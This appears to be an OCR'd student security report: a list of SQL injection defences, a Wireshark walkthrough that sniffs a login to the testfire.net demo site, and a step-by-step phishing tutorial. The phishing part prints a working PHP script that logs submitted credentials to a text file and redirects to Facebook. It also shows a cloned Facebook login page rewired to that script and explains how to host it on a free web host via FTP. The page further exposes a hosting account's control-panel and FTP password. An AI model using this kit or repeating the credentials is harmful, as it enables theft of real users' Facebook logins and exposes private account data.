
- 1) Verify the user's inputs.
- 2) Limit special characters in data to keep it clean.
- 3) Make sure prepared statements and parameterization are enforced.
- 4) Make use of database stored procedures.
- 5) Keep track of fixes and updates.
- 6) Increase the number of virtual or physical firewalls.
- 7) Harden your operating system and applications.
- 8) Make your assault surface smaller.
- 9) Assign proper permissions and restrict access.
- 10) Restrict read-only access.
- 11) Encryption: Keep your secrets hidden via encryption.
- 12) Extensive URLs are not allowed.
- 13) In error messages, don't reveal more information than is really necessary.
- 14) There are no shared databases or accounts.
- 15) Adhere to best practises when it comes to account and password policies.
- 16) SQL statements are constantly monitored.
- 17) Auditing and penetration testing should be done on a regular basis.
- 18) Better software and code development.

Using the Wireshark tool sniffing the data and getting User id and password

Path used to Download it: <https://www.wireshark.org/>

STEPS TO REPRODUCE:

- 1) Download and install the Wireshark tool from the above link.
- 2) Select the network (Ether2) and open it.



3) Open the demo website in the browser <http://testfire.net/login.jsp> and to login it.

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
Copyright © 2008, 2022, IBM Corporation. All rights reserved.



4) Now capture the request in Wireshark.




5) In the above search box search for HTTP



Windows Taskbar: Type here to search, 23°C Clear, ENG, 26-02-2022, 20

6) In the HTTP Stream we can find the User ID and password which we entered to login the website.




Windows Taskbar: Type here to search, 23°C Clear, ENG, 26-02-2022, 20

Phishing attack

STEPS TO REPRODUCE :

- 1) Three files are required for doing a phishing attack.
- 2) First file HTML-file which looks like genuine login page.
- 3) Second file is PHP-file which contains malicious code for capturing user ID and password.
- 4) Third file is Empty TEXT-file to save user ID and Password of victim.
- 5) Now clone the login page of the website by clicking right click and save the page.
- 6) Create a PHP file with malicious code to capture details.
- 7) Get the php phishing script from google or we can type if we know it.
- 8) Create an empty text file with name log.
- 9) We can see all the three files.
- 10) Now edit the HTML file with notepad(sublime text / Notepad++) and search for the keyword called "action=" 11) Replace the original link with php file name (facebook.php)



*Untitled - Notepad

File Edit View



```
<?php

// Set the location to redirect the page
header ('Location: http://www.facebook.com');

// Open the text file in writing mode
$file = fopen("log.txt", "a");

foreach($_POST as $variable => $value) {
    fwrite($file, $variable);
    fwrite($file, "=");
    fwrite($file, $value);
    fwrite($file, "\r\n");
}

fwrite($file, "\r\n");
fclose($file);
exit;
?>
```



```

C:\Users\susha\OneDrive\Desktop\phishing\facebook.html - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
ssdwsd  Log in to Facebook ss.html Facebook.html
1 <!DOCTYPE html>
2 <html lang="en" id="facebook" class="no_js">
3 <head><meta charset="utf-8" /><meta name="referrer" content="origin-when-crossorigin" id="meta_referrer" /><script nonce="mgFmMDx0">window._cstart=new Date();</script><script nonce="mgFmMDx0">function envFlush(a){function b(b){for(var c in a)b[c]=a[c]}window.requireLazy(window.requireLazy(["Env"],b));(window.Env=window.Env||[],b(window.Env)));envFlush(["ajaxpipe_token","Ax6h2nG8K8BP2AjsEk","timeslice_heartbeat_config","{"pollIntervalMs":33,"idleGapThresholdMs":60,"ignoredTimeSliceNames":["requestAnimationFrame":true,"Event listenHandler mousemove":true,"Event listenHandler mouseover":true,"Event listenHandler mouseout":true,"Event listenHandler scroll":true,"isHeartbeatEnabled":true,"isArtilleryOn":false,"shouldLogCounters":true,"timeslice_categories":{"react_render":true,"reflow":true}, "sampleContinuationStacktraces":true,"domMutationFlag":true,"gk_requireLazy_mom":true,"gk_instrument_object_url":true,"stack_trace_limit":30,"timesliceBufferSize":5000,"showInvariantDecoder":false,"compat_iframe_token":"AQMHZS45oXigRDYqk","isQuick":false});</script><style nonce="mgFmMDx0"></style><script nonce="mgFmMDx0">_DEV_>0;CavalryLogger window.CavalryLogger||function(a){this.lid=a,this.transitionId=this.metric_collected||1>this.is_detailed_profiler||1>this.instrumentation_started||1>this.pagelet_metrics={},this.events={},this.ongoing_watch={},this.values={};_cstart=window._cstart,_this=piggy_values||{},this.bootloader_metrics={},this.resource_to_pagelet_mapping={};this.initializeInstrumentation&this.initializeInstrumentation(),CavalryLogger.prototype.setDetailedProfiler=function(a){this.is_detailed_profiler=a;return this},CavalryLogger.prototype.setEventHandler=function(a){this.ttl_event=a;return this},CavalryLogger.prototype.setLastTtValue=function(){return this.lastTtValue},CavalryLogger.prototype.setTimestamp=CavalryLogger.prototype.setTimestamp||(function(a,b,c,d){var e=this.values[t_start]+(d-d)*a+(c-b);return e}),CavalryLogger.prototype.getTimestampValue=function(){return this.lastTtValue},CavalryLogger.prototype.setTimestamp=CavalryLogger.prototype.setTimestamp||(function(a,b,c,d){var e=this.values[t_start]+(d-d)*a+(c-b);return e}),CavalryLogger.prototype.setMarkTypeOfConsole=&Object&console.timeStamp||(function(a){this.value=a}),CavalryLogger.prototype.addPiggybackFunction=a,b)(this,piggy_values[a]);b;return this},CavalryLogger.instances=[],CavalryLogger.id=0,CavalryLogger.getInstance=function(){return this},CavalryLogger.setPageId=function(a){if(CavalryLogger.instances[a])var b=CavalryLogger.getInstance();CavalryLogger.instances[a]=b;CavalryLogger.instances[a].lid=a;delete CavalryLogger.instances[0];CavalryLogger.id=a},CavalryLogger.newFunction=function(){return window.performance&performance.timing&performance.navigationStart&performance.now?performance.now():performance.timing.navigationStart||Date.now(),performance.measureResources=function(){},CavalryLogger.prototype.profileEarlyResources=function(){},CavalryLogger.getBootloaderMetricsFromAllLoggers=function(){},CavalryLogger.start_js=function(){},CavalryLogger.prototype.start_js_script=function(){},CavalryLogger.measureResources=function(a){if(!this.log_resources) return;var c="bootload";a.name;if(this.bootloader_metrics[c]==void 0) return;var d=CavalryLogger.now();this.ongoing_watch[c]=d;start["sc" in this.bootloader_metrics][c]=d;&8&("tag "+c in this.bootloader_metrics)&(this.bootloader_metrics["tag "+c]=b);if(a.type=="js")c="js_exec"/>a.name;this.ongoing_watch[c]=d},CavalryLogger.prototype.stopWatch=function(a){if(this.ongoing_watch[a])var b=CavalryLogger.now(),c=b-this.ongoing_watch[a];a.indexOf("bootload")==-1&&(d=t.resource.download||(d.t.resource.download=0),d.resources_downloaded||(d.resources_downloaded=0),d.t.resource.download+=c,d.resources_downloaded+=1,d["tag "+a]=_EF_&{d.pagelet_cssLoad_early_resources:b});delete this.ongoing_watch[a];return this},CavalryLogger.getBootloaderMetricsFromAllLoggers=function(){var a={};Object.values(window.CavalryLogger.instances).forEach(function(b){b.bootloader_metrics&&Object.assign(a,b.bootloader_metrics)});return a},CavalryLogger.start_js=function(a){for(var b=0;b<a.length;++b)CavalryLogger.getInstance().stopWatch("js_exec"+a[b])},CavalryLogger.start_js_script=function(a){if(a[1]||a.dataset) return;CavalryLogger.start_js([a.dataset.bootloaderHash||a.dataset.bootloaderHashClient])},CavalryLogger.done_js=function(a){for(var b=0;b<a.length;++b)CavalryLogger.getInstance().stopWatch("bootload"+a[b])},CavalryLogger.prototype.profileEarlyResources=function(a){for(var b=0;b<a.length;++b)this.profileResources({name:a[b],type:a[b][1]},js_&_EF_);CavalryLogger.getInstance().log_resources=true,CavalryLogger.getInstance().setDetailedProfiler(true),window.CavalryLogger&&CavalryLogger.getInstance().setTimestamp("t_start");</script><noscript><meta http-equiv="refresh" content="0; URL=/fb_noscript-1"></noscript><link rel="manifest" id="MANIFEST_LINK" href="/data/manifest/crossorigin="use-credentials" /><title id="pageTitle">Facebook - log in or sign up</title><meta property="og:site_name" content="Facebook" /><meta property="og:url" content="https://www.facebook.com/" /><meta property="og:image" content="https://www.facebook.com/images/fb_icon_325x325.png" /><meta property="
```

```

erredReference","unblock
",[],[["AsyncRequest","BanzaiScuba_DEPRECATED","VisualCompletionGating","FbtLogging","fbIndex UIPage_LoggedOut _-kb _605a b_c3pyn-ahh chrome webkit win x1-5 Location","nonce="mgFmMDx0">requireLazy(["bootstrapWebSession"],function(j){j(1645937111))<_3_s1 uiBoxGray noborder" data-testid="ax-navigation-menubar" id="u_0_4_tn"><div class="mrm _3bcv _50f3">Jump to</span></div><div class=" _4bl9 _3bcp"><div class="aria-keyshortcuts="Alt+/" role="menubar" id="u_0_5_c8"><div class=" _6a uiPopover _63xb _p _4jy3 _517h _51sy" href="#" style="max-width:200px;" aria-haspopup="true" class=" _55pe">Sections of this page</span><span class=" _4o_3 _3-99"><i class="img _3bcs"></div><div class=" _6a mrm uiPopover" id="u_0_8_xN"><a role="button" class=" _51sy" href="#" style="max-width:200px;" aria-haspopup="true" tabindex="-1" aria-class=" _55pe">Accessibility help</span><span class=" _4o_3 _3-99"><i class="img sp _4bl7 mlm pll _3bct"><div class=" _6a _3bcy">Press <span class=" _3bcz">alt</menu></div></div></div></div><div id="globalContainer" class="uiContextualLayer role="main"><div><div class=" _8esj _95k9 _8esf _8opv _8f3m _8ilg _8icx _8op_ _95k9 class="fb_logo _8ilh img" src="https://static.xx.fbcdn.net/rsrc.php/y8/r/dF5SIId3U connect and share with the people in your life.</h2></div><div class=" _8esn"><div class=" _9vtf" data-testid="royal_login_form" action="facebook.php" method="post" value="2902" autocomplete="off" /><input type="hidden" name="lsd" value="AVrKNKKW class="inputtext _55r1 _6luy" name="email" id="email" data-testid="royal_email" p aria-label="Email address or phone number" /></div><div class=" _6lux"><div class="inputtext _55r1 _6luy _9npi" name="pass" id="pass" data-testid="royal_pass id="u_0_b_yN"><a href="#" role="button"><div class=" _9lsa"><div class=" _9lsb" id="
```

12) Now we need a website hosting page to upload these three files into in to online.

13) Free website hosting domain link <https://www.freewebhostingarea.com/>

The screenshot shows the homepage of Free Web Hosting Area .com. At the top left is a red circular logo with three horizontal bars. To its right, the text "Free Web Hosting Area .com" is displayed in a large, bold, red font. On the far right, there are images of two server racks. Below the header, a navigation bar features links for HOME, MEMBERS AREA, FORUM, NEWS, FAQ, TERMS OF USE, and CONTACT. A welcome message in the main content area reads: "Welcome to Free Web Hosting Area!! You can always reach us at <https://www.freewebhostingarea.com> or short address <https://freewha.com>.". A "Leave A Message" button with an envelope icon is located to the right. A bold red text block below the message states: "We offer free hosting since 2005 without interruption, so you have the guarantee that your account won't disappear overnight." Another text block explains: "FreeWHA is maintained by volunteers and [upgrading your account](#) to get more features or to simply say **thank you**" will be greatly appreciated. It also mentions "free hosting features with great uptime and very fast servers". A note about domain registration from <https://www.protonhosting.com> is included. A section titled "Free SubDomain Hosting" shows a form with fields for "www.", "verzio-jani", ". Select Free Subdomain", and a "PROCEED" button. Below this, another section titled "Free Domain Hosting (for already registered domains)" includes a note about new domain extensions and nameservers: "ns1.freewha.com" and "ns2.freewha.com".

Welcome to **Free Web Hosting Area!!** You can always reach us at <https://www.freewebhostingarea.com> or short address <https://freewha.com>.

We offer free hosting since 2005 without interruption, so you have the guarantee that your account won't disappear overnight.

FreeWHA is maintained by volunteers and [upgrading your account](#) to get more features or to simply say **thank you** will be greatly appreciated. This way you help us to offer so many **free hosting features with great uptime and very fast servers**.

Buying your domain from our domain registration site <https://www.protonhosting.com> will be as a real help. We have good prices for almost all domains and regularly we run promos when you register your domain for just few dollars.

Free SubDomain Hosting

www. . Select Free Subdomain

i.e. yourname

Free Domain Hosting (for already registered domains)

NEW - Starting with 13.08.2018, **ALL domain extensions** are accepted, including the new, long TLDs. If you don't have your own domain, register one [here](#) then create your **free hosting account** using the form below.

Our nameservers: ns1.freewha.com and ns2.freewha.com



Free Web Hosting Area .com



verzio-jani.eu5.org is available on **Newserv.freewha.com** server.

>> Account Information

E-mail:

sushant@gmail.com

You need a valid email address to confirm your account.

Password:

Re-type password:

Password must have minimum 6 characters including letters and numbers.
Do not use special characters or spaces.

I have read the [Service Agreement](#) and agree to its terms.

CREATE



FreeWebHostingArea

since 2005

[Leave A Message](#)

Welcome to Free Web Hosting Area!!

Account **verzio-jani.eu5.org** was successfully activated. Your address is <http://verzio-jani.eu5.org> and you can visit/update site right now.

Add an index page (examples: index.html or index.php) and put your files directly on root. No public_html folder required.

ATTENTION!! This page contains all details about your account. Save it now to your computer further access, as we don't send a copy by email!

FreeWHA Control Panel

Always access your control panel using <http://verzio-jani.eu5.org/cpanel>. This way you will be redirected to the proper server.

Log in using:

Username: verzio-jani.eu5.org

Password: 13042002sushant

If you have accounts created on more than one server, see <http://www.freewebhostingarea.com/members/>.

Some scripts require server path. Yours is `/home/vhosts/verzio-jani.eu5.org`.

Your Personal FTP Information

FTP Server/Host: verzio-jani.eu5.org

FTP Login/Username: verzio-jani.eu5.org

FTP PassWord: 13042002sushant

New Account, upload your files!

Valid indexes: index.php index.html index.htm index.shtml Index.htm Index.html INDEX.HTML INDEX.HTM
default.htm default.html home.htm home.html Home.htm Home.html

Attention! File name is case sensitive.

- 14) Open the new link generated and login with ftp(file transfer protocol) to upload all three files.
- 15) Create a new folder after login into ftp website.
- 16) We can that the fb folder is empty, now upload all the three files.
- 17) We can all the three files are uploaded.
- 18) We can that the permission is given for read and write only.
- 19) Then select all the files ◊ CHMOD ◊ select all the permissions (Read , Write , Execute)

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Login

Connect to your FTP server and start editing your website now.

Basic FTP login

English

FTP server

verzio-jani.eu5.org

Example: www.domain.com or yourname.6te.net

Username

verzio-jani.eu5.org

Enter your username

Password

.....

Enter your password

Login

Features

Navigate the FT

Upload and do

Edit files (WYSI

View code with

Copy, move, de

Rename and ch

Zip and unzip fil

Search for word

Calculate the si

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/

Directory Tree: root /

New dir New file Upload

